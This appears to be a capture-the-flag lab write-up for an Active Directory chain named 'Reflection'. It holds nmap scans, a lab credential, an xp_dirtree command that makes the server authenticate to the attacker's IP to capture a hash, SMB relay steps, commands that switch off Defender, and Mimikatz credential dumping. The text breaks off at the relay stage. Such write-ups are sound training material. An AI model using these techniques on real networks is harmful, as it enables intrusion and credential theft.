| Chain Name | Difficulty | Date Started | Date Completed |
|---|---|---|---|
| Reflection | Medium | 06/01/2025 | 07/01/2025 |

Learning Points :
- Learned about the SMB Relay Attack and how to relay traffic through a SOCKS proxy to access services as an authenticated user through the relay.
- Discovered a new attack path: when we have
GenericAllpermissions for a computer but cannot add a computer object, we can read LAPS to see the randomized local administrator credentials using pyLAPS.py from a Linux host. - Learned that
lsadump::cachein Mimikatz dumps cached domain credentials stored in the LSA (Local Security Authority) in Windows, and thatvault::cred /patchallows us to list credentials from the credential vault. - Used
atexec.pyfrom Impacket to bypass Windows Defender by delaying our command execution.
Attack Path :
- Enumerate SMB shares on
MS01using CrackMapExec. - Access the staging share and find the
staging_db.conffile containing theweb_stagingcredentials. - Log into the MSSQL service on
MS01using theweb_stagingcredentials. - Perform an SMB relay attack using
impacket-ntlmrelayxwith Proxychains andsmbclientto list and access shares. - Find the
prod_db.conffile and discover new credentials forweb_prod. - Log into the MSSQL service on DC using the
web_prodcredentials and enumerate databases. - Find two credential pairs in the MSSQL database.
- Use BloodHound-python to enumerate the AD network and find that
Abbit.smithhasGenericAllpermissions onMS01. - Extract the LAPS password for
MS01using pyLAPS.py. - Log into
MS01usingevil-winrmand retrieve theReflection-MS01_Userflag. - Disable Windows Defender on
MS01. - Use Mimikatz’s
vault::cred /patchcommand to retrieve the password forGerogia.Price. - Add
MS01to WS01’smsDS-AllowedToActOnBehalfOfOtherIdentityproperty and impersonate the administrator ticket onWS01. - Dump the
MS01hash using secretsdump. - Use rbcd.py to impersonate the administrator ticket on WS01 with getST.py.
- Disable Defender on WS01 and execute Psexec to obtain a shell as NT AUTHORITY\SYSTEM. Retrieve the
Reflection-WS01_Userflag from WS01. - Enumerate the BloodHound graph again and find that
DOM_RGARNERis a domain admin. - Use CrackMapExec to confirm credentials for DC.
- Log into DC and retrieve the
Reflection-DC01_Rootflag.
Activity Log :
- Started an Nmap scan and enumerated open ports on all hosts.
- Used CrackMapExec to enumerate SMB shares, but no shares were found using a null session.
- With a null session, found a read-only share named staging on the
MS01host, where the MSSQL service is running. - Discovered a
staging_db.conffile inside the share containing credentials for theweb_staginguser, which worked on theMS01host. - Logged into the MSSQL service on
MS01using theweb_stagingcredentials withimpacket-mssqlclient. - Unable to enable
xp_cmdshelldue to lack of permissions. - Attempted an XP_DIRTREE hash-stealing attack using Responder and successfully captured the hash for the
svc_web_staginguser. - Tried cracking the hash with Hashcat but failed.
- Used CrackMapExec to check for hosts with
signing = Falsefor SMB relay vulnerability, and found all three hosts were vulnerable. - Performed an SMB relay attack using
impacket-ntlmrelayx, targeting hosts in dc01.reflection.vl with SMBv2 support, but the attempt failed. - Tried the
xp_dirtreecommand with our IP as the SMB share and observed the connection was established but without success in relaying. - Replaced the IP with a
hosts.txtfile containing all three IP addresses and successfully established the relay connection. - Used SMBRelay with Proxychains and
smbclientto list and access shares. - Logged in without requiring passwords and discovered a
prod_db.conffile containing credentials for theweb_produser. - Logged into the MSSQL service of DC with
web_prodcredentials, enumerated databases, and found two credential pairs. - Confirmed credentials worked using CrackMapExec.
- Launched BloodHound-python to map the Active Directory (AD) network and enumerate more data.
- Discovered that the
Abbit.smithuser hadGenericAllpermissions for thems01host. - Used CrackMapExec to check the machine quota of the domain but encountered errors with outdated updates.
- Replaced CrackMapExec with
nxcand received a responseMachineAccountQuota: 0, meaning we couldn’t add a computer object. - Since we had
GenericAll, we were able to read the LAPS password for the local administrator onMS01. - Used pyLAPS.py to extract the local administrator’s hash from the
MS01host. - Logged into the
MS01host with the credentials usingevil-winrmand retrieved theReflection-MS01_Userflag. - Disabled Windows Defender with the command
Set-MpPreference -DisableRealtimeMonitoring $trueand uploadedmimikatz.exeto the host. - Unable to find credentials with Mimikatz, but after uploading Meterpreter, ran
creds_allbut still didn’t find the desired credentials. - Used the
lsadump::cachecommand in Mimikatz to dump cached domain credentials from the LSA (Local Security Authority) and found the userGerogia.Price. - Used the
vault::cred /patchcommand in Mimikatz to list credentials from the credential vault and retrieved the password forGerogia.Price. - Discovered that
Gerogia.PricehadGenericAllpermissions on the WS01 host. - Unable to add a machine object due to no machine quota, but since we had access to MS01, we added MS01 to the WS01
msDS-AllowedToActOnBehalfOfOtherIdentityproperty. - Used secretsdump to dump the machine account hash of MS01.
- Edited the
msDS-AllowedToActOnBehalfOfOtherIdentityproperty usingrbcd.pyfrom Impacket. - Successfully impersonated the administrator ticket on WS01 using
getST.py. - Exported the ticket and attempted to execute Psexec to obtain a shell on WS01, but the payload was detected and blocked by Windows Defender.
- Used secretsdump to extract hashes from WS01 and successfully dumped a clear-text password for the user

Rhys.Garner. - Executed PowerShell commands as an administrator on WS01 using Impacket’s atexec and disabled Windows Defender.

- Successfully executed Psexec and obtained a shell on WS01 as NT AUTHORITY\SYSTEM.
- Retrieved the

Reflection-WS01_Userflag from the user’s desktop. - Re-enumerated the BloodHound graph and discovered that the user
DOM_RGARNERwas a domain admin. - Verified the credentials for the DC using CrackMapExec and confirmed access as an administrator.
- Logged into the DC and retrieved the
Reflection-DC01_Rootflag.
| Host | Host Name | IP Address | Status |
|---|---|---|---|
| Host A | DC01.reflection.vl | 10.10.233.149 | Changed |
| Host B | MS01.reflection.vl | 10.10.233.150 | Changed |
| Host C | WS01.reflection.vl | 10.10.233.151 | Changed |
Default Nmap Scan Host A :
# Nmap 7.94SVN scan initiated Mon Jan  6 21:22:43 2025 as: nmap -sC -sV -Pn -oA HostA 10.10.233.149
Nmap scan report for 10.10.233.149
Host is up (0.20s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-06 15:52:59Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: reflection.vl0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: reflection.vl0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc01.reflection.vl
| Not valid before: 2025-01-05T15:52:01
|_Not valid after:  2025-07-07T15:52:01
| rdp-ntlm-info:
|   Target_Name: REFLECTION
|   NetBIOS_Domain_Name: REFLECTION
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: reflection.vl
|   DNS_Computer_Name: dc01.reflection.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-06T15:53:11+00:00
|_ssl-date: 2025-01-06T15:53:51+00:00; -1s from scanner time.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -1s, deviation: 0s, median: -2s
| smb2-time:
|   date: 2025-01-06T15:53:13
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan  6 21:23:58 2025 -- 1 IP address (1 host up) scanned in 75.27 seconds
Later, it was found that the Domain Controller (DC) also had an MSSQL Server running, but it was not visible in the scan mentioned above.
MSSQL Port scan Host A :
# Nmap 7.94SVN scan initiated Mon Jan  6 22:26:08 2025 as: nmap -p 1433 -Pn -sC -sV -oA HostA_mssql 10.10.233.149
Nmap scan report for 10.10.233.149
Host is up (0.19s latency).
PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2025-01-06T16:56:19+00:00; -2s from scanner time.
| ms-sql-info:
|   10.10.233.149:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.233.149:1433:
|     Target_Name: REFLECTION
|     NetBIOS_Domain_Name: REFLECTION
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: reflection.vl
|     DNS_Computer_Name: dc01.reflection.vl
|     DNS_Tree_Name: reflection.vl
|_    Product_Version: 10.0.20348
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-01-06T15:54:53
|_Not valid after:  2055-01-06T15:54:53
Default Nmap Scan Host B :
# Nmap 7.94SVN scan initiated Mon Jan  6 21:22:48 2025 as: nmap -sC -sV -Pn -oA HostB 10.10.233.150
Nmap scan report for 10.10.233.150
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.233.150:1433:
|     Target_Name: REFLECTION
|     NetBIOS_Domain_Name: REFLECTION
|     NetBIOS_Computer_Name: MS01
|     DNS_Domain_Name: reflection.vl
|     DNS_Computer_Name: ms01.reflection.vl
|     DNS_Tree_Name: reflection.vl
|_    Product_Version: 10.0.20348
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-01-06T15:52:13
|_Not valid after:  2055-01-06T15:52:13
| ms-sql-info:
|   10.10.233.150:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-01-06T15:53:59+00:00; -2s from scanner time.
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-01-06T15:53:59+00:00; -2s from scanner time.
| rdp-ntlm-info:
|   Target_Name: REFLECTION
|   NetBIOS_Domain_Name: REFLECTION
|   NetBIOS_Computer_Name: MS01
|   DNS_Domain_Name: reflection.vl
|   DNS_Computer_Name: ms01.reflection.vl
|   DNS_Tree_Name: reflection.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-06T15:53:20+00:00
| ssl-cert: Subject: commonName=ms01.reflection.vl
| Not valid before: 2025-01-05T15:51:40
|_Not valid after:  2025-07-07T15:51:40
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -2s, deviation: 0s, median: -2s
| smb2-time:
|   date: 2025-01-06T15:53:22
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan  6 21:24:02 2025 -- 1 IP address (1 host up) scanned in 73.71 seconds
Default Nmap Scan Host C :
# Nmap 7.94SVN scan initiated Mon Jan  6 21:35:36 2025 as: nmap -sC -sV -Pn -oA HostC 10.10.233.151
Nmap scan report for 10.10.233.151
Host is up (0.19s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=ws01.reflection.vl
| Not valid before: 2025-01-05T15:54:02
|_Not valid after:  2025-07-07T15:54:02
| rdp-ntlm-info:
|   Target_Name: REFLECTION
|   NetBIOS_Domain_Name: REFLECTION
|   NetBIOS_Computer_Name: WS01
|   DNS_Domain_Name: reflection.vl
|   DNS_Computer_Name: ws01.reflection.vl
|   DNS_Tree_Name: reflection.vl
|   Product_Version: 10.0.19041
|_  System_Time: 2025-01-06T16:06:31+00:00
|_ssl-date: 2025-01-06T16:07:11+00:00; -2s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2s, deviation: 0s, median: -2s
| smb2-time:
|   date: 2025-01-06T16:06:35
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan  6 21:37:13 2025 -- 1 IP address (1 host up) scanned in 96.95 seconds

We enumerated SMB shares using CrackMapExec without any parameters but were not able to find anything.

We tried as a null session and were able to see a read-only share named staging in the MS01 host, where the MSSQL service is running.
We found a staging_db.conf file inside the share.

We found the credentials of the user web_staging inside the file.

web_staging:Washroom510 \ staging
The credentials worked on the MS01 host.

We were also able to log in to the MSSQL service using the credentials with impacket-mssqlclient.

However, we didn’t have permission to enable the xp_cmdshell.


We tried an XP_DIRTREE Hash Stealing attack as outlined in the Attacking SQL Databases module from HTB Academy, and using Responder, we got the hash of the user svc_web_staging.
EXEC master..xp_dirtree '\\10.8.4.157\share\'
Tried to attack using the XP_SUBDIRS Hash Stealing method as well, but failed..


We tried to crack it using Hashcat but failed.
SMB Relay Attack
An SMB Relay Attack is a Man-in-the-Middle (MitM) attack where an attacker intercepts and relays SMB (Server Message Block) authentication requests between a victim and a target server. It exploits NTLM authentication to impersonate the victim and gain unauthorized access to network resources without cracking passwords.
We used CrackMapExec to check which hosts had signing = False for relaying and found that all three hosts had it set to false, meaning they were vulnerable to the attack.
crackmapexec smb 10.10.233.149-10.10.233.151 --gen-relay-list relay.txt

